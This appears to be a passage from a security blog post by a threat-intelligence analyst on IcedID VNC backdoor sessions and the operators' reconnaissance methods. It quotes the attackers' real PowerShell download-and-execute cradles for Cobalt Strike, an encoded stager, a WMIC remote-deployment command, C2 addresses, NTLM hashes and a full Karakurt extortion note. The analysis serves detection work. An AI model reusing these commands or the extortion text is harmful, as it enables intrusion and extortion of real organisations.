


Figure 14: A Keyhole operator inspecting Edge’s version details.

On some occasions operators accessed the `edge://version` URL. While this page exposes mostly useless information to attackers, the capture provides a sheer amount of uncommon flags usable for threat hunting.

Noteworthy is the `Profile` path located within the user's temporary directory and passed using the `--user-data-dir=` flag, a pattern that from our available telemetry seems quite uncommon for `msedge.exe` in enterprise environments. The pattern is however occasionally used for applications such as `opera_autoupdate.exe` and `msedgewebview2.exe`.

Also worth noting is the usage of `edge://settings/passwords` to identify additional accounts.




Figure 14: A Keyhole operator interactively inspecting Edge's stored passwords.




Figure 15: Edge displaying a warning banner due to the usage of an unsupported flag during a Dark Cat session.

A final commonly observed pattern is the usage of the unsupported `--no-sandbox` command-line flag in Edge resulting in a notification banner. From our available telemetry in enterprise environments, the usage of this flag for Edge is uncommon, as opposed to Electron-based applications (including Microsoft Teams and WhatsApp) who extensively use it.

## Explorer

Another commonly observed utility to inspect the compromised devices' files and folders, including payloads dropped through other channels, is Windows Explorer. As was the case with Outlook, Explorer's usage is indistinguishable from legitimate use making it a hard to detect technique.

Figure 16: A Keyhole operator interactively using Explorer to inspect folders.

## Command Prompt

Last but not least, the command prompt was obviously used extensively. Usage of the command prompt is commonly leveraged for reconnaissance activities, including the usage of:

- `whoami /upn` for system user discovery (T1033).

- `ipconfig` for system network configuration discovery ([T1016](#)).
- `arp -a` for both remote system discovery ([T1018](#)) and device identification based on the [MAC address](#).
- `dir` for file and directory discovery ([T1083](#)) over SMB ([T1021.002](#)).
- `nltest /dclist` for the remote discovery of the domain controllers ([T1018](#)).
- `ping` for network connectivity tests to remote systems ([T1018](#)).
- PowerShell ([T1059.001](#)) to deploy [Cobalt Strike](#).

As opposed to the previous mostly passive TTPs, the active usage of the Command Prompt and PowerShell is often where detection rules obtain a competing chance.

Figure 17: An Anubis operator performing initial reconnaissance using the Command Prompt in an [HDESK](#) session.

## Clipboard Leaks

---

As VNC acts as a remote desktop solution, another trove of data was found within the clipboard synchronization feature. By copy/pasting between victim and attacker machines, operators exposed some additional TTPs and information surrounding their operations.

In this section we will expose the most common and interesting data found within their clipboards.

## Cobalt Strike

---

As expected, many variations of Cobalt Strike downloaders were observed. These leveraged both IPs and domain names, as well as standard and non-standard ports such as HTTP on port [443](#) or HTTPS on port [8080](#).

```
IEX ((new-object net.webclient).downloadstring('http://89.163.251.143:80/a'))
IEX ((new-object net.webclient).downloadstring('http://146.0.72.85:443/waw'))
IEX ((new-object net.webclient).downloadstring('https://searcher.host/a80lvl'))
powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('https://solvesalesoft.com:8080/coin'))"
```

In some cases, the operators directly leveraged PowerShell shellcode stagers as shown in the following trimmed command.

```
powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPA...AGQAKAApADsA
```

For compromised accounts with sufficient access, WMIC commands were further issued to deploy Cobalt Strike on remote appliances.

```
C:\Windows\System32\wbem\wmic.exe /node:10.6.21.140 process call create "cmd.exe /c
powershell.exe -nop -w hidden -c ""IEX ((new-object
net.webclient).downloadstring('https://solvesalesoft.com:8080/coin'))"""
```

Finally, although we were unable to identify which tooling would rely on such a format, actors leaked what appears to be a naming convention.

```
plugin_cobalt_126_8888  
plugin_cobalt_126_8080  
plugin_cobalt_126_443
```

## Rundll32

---

Besides Cobalt Strike, operators exposed a `DllRegisterServer` command which [Unit 42](#) observed being used with `rundll32.exe` and attributed to the deployment of a VNC backdoor.

```
DllRegisterServer --id %id% --group %group% --ip  
87.120.8.190,158.69.133.70,185.106.120.99,45.14.226.195,103.124.106.154,149.3.170.201,
```

## NTLM Hashes

---

Another interesting finding was the presence of NTLM hashes within the clipboard data, exposing the compromise's scope. In this case, the impacted organization was part of a honeypot environment.

```
DESKTOP-4GDQQL7\admin 4081e42481a5986e9bfc7000bbe98f4  
TECHHIGHWAY-DC\Administrator 4081e42481a5986e9bfc7000bbe98f4  
TECHHIGHWAY-DC\bennie.mcbride 4081e42481a5986e9bfc7000bbe98f4  
TECHHIGHWAY-DC\brenda.richardson 4081e42481a5986e9bfc7000bbe98f4  
TECHHIGHWAY-DC\daryl.wood 4081e42481a5986e9bfc7000bbe98f4  
TECHHIGHWAY\daryl.wood 4081e42481a5986e9bfc7000bbe98f4  
TECHHIGHWAY-DC\saul.underwood 4081e42481a5986e9bfc7000bbe98f4  
DESKTOP-4GDQQL7\WDAGUtilityAccount 7cd5fddee0cd0dde47014fe7f52faa4  
TECHHIGHWAY-DC\krbtgt a7b565c147b69380d0b35f37ce478a1c
```

## Attacker Notes

---

While the above findings do not aid attribution, one operator did leak their intrusion notes. Within these notes (“[...]” trimmed for readability) we can observe Russian annotations, commonly related to [CIS](#)-based crime groups, as well information on then-ongoing breaches. A couple of days after the network traffic was taken, two non-honeypot companies mentioned within these notes were listed on the [Black Basta](#) ransomware group's leak site.

[...]  
Hostname CTYMNGR1 =ist ne v domene  
Hostname PCCXCNAU001 (4)-no ad/da/error  
Hostname W10EQZAFI10027 -?ff ne prishla  
Hostname NPD104 -24 host (7)  
Hostname DESKTOP-3R9210V -small  
[...]  
Hostname CAS-TAB0010 [...] 28m 9prosto) yshla v off/sdelal zakrep MSNDevices?  
Hostname PC-REC-LEFT-10 --???? ? ?? ???  
Hostname TRAINING - w craneserviceco.com 20m (???) razobral  
[...]  
Hostname RM6988 msystemscompany.com 32m (??????) ?????????? ? ???? ?? ??????????  
????????? + ?????????? ??????????  
Hostname EXIRP316151 ?????? ?? ?????? ?????????  
Hostname ADMIN201 ???? ? ???  
[...]  
Hostname ODSCHEDULING [...] 12m work7---yshla v off  
Hostname MDC1104 [...] 11m istok razobral

## Ransom Notes

---

Another recovered artifact was a full ransom note where authors identified themselves as belonging to the [Karakurt Team](#). While this note did not allow for the identification of its victim, it is further evidence of IcedID's role within the access broker ecosystem.

Ok, you are reading this - so it means that we have your attention.

Here's the deal :

1. We breached your internal network and took control over all of your systems.
2. We analyzed and located each piece of more-or-less important files while spending weeks inside.
3. We exfiltrated anything we wanted (the total size of taken data exceeds 372 GB).

FAQ:

- Who the hell are you?
  - The Karakurt Team. Pretty skilled hackers I guess.
  
  - WHY ARE YOU DOING THIS?!??
  - Our motivation is purely financial.
  
  - We are going to report this to law enforcement.
  - You surely can, but be ready that they will confiscate most of your IT infrastructure, and even if you will later change your mind and decide to pay - they will not let you.
  
  - Who else already knows about the breach?
  - Only You, who received the same message the same way. Nobody else. For now.
  
  - What if I tell you that I do not care and going to ignore this incident.
  - That's a very bad choice. If you will not contact us in a timely manner (by 07.01.2022) we will start notifying your employees, clients, partners, subcontractors and any other persons that should know how you treat your own corporate secrets and theirs.
  
  - What if I will not contact you even after it?
  - Than we shall move forward and start contacting your business competitors and list of anonymous inside traders we deal with, to find out if they are going to pay us for your data. When the list of the people who is interested in such data is formed - the closed online auction starts.
  
  - None will buy what you took! I do not believe you!
  - If the auction fails - we will just leak everything online, making sure that this leak goes straight to the press. We will make sure that your business will bleed by using any power we have in our possession, both social and technical.
  
  - What happens if I pay?
  - Nothing bad will happen.
- We will remove everything we took from your network and leave you be.  
We will provide the confirmation that the data is deleted.  
We will help you to close technical vulnerabilities you have and provide some insight on how to avoid such incidents if some other perpetrator is interested in you.  
We will never tell anybody about it.
- We understand. We are ready to move forward.
  - You will find the Access Code at the end of this file, you will need this one to get in contact with us for further instructions

To contact us using this ID you should do the following :

1. Download Tor browser - <https://www.torproject.org> and install it.
2. Open link in TOR browser -  
<https://omx5iqrdbsoitf3q4xexrqw5r5tfw7vp3vl3li3lfo7saabxazshnead.onion>
3. Insert Access Code 70fdca335aa3fd45a182f39b2592a5d0 inside the field on the page and click Enter.
4. The chat window will open and we will be able to communicate through a secured channel.

This link is available via "Tor Browser" only!

As a gesture of goodwill, we are ready to give you another leak - it is exclusive and fresh as well. Just let us know if you are interested in cooperation.

## Key Takeaways

---

While it may not be complex to detect IcedID itself (any modern EDR should detect the `rundll32.exe` abuse), distinguishing which interactive actions were taken through a VNC backdoor does pose challenges. Focus is often put on command-based executions without considering what could otherwise be considered legitimate user processes such as web browsers or Outlook. Understanding *how* these backdoors operate improve responsive and forensic capabilities by, for example, allowing the identification and explanation of Edge processes with unlikely or unsupported flags.

This blog post further outlined the capability of network-level visibility which, for complex or BYOD (Bring Your Own Device) environments, may cope with the lack of endpoint visibility. Within this spirit, we would like to outline the effectiveness of the Snort IDS rules published by Networkforensic with regards to the detection of IcedID command & control communications.

If you are facing challenges keeping your environment clean or need help due to a compromise, do not hesitate to reach out; NVISO can help!





Maxime Thiebaut

Maxime Thiebaut is a GCFA-certified researcher within NVISO Labs. He spends most of his time performing defensive research and responding to incidents. Previously, Maxime worked on the SANS SEC699 course. Besides his coding capabilities, Maxime enjoys reverse engineering samples observed in the wild.

[Twitter](#)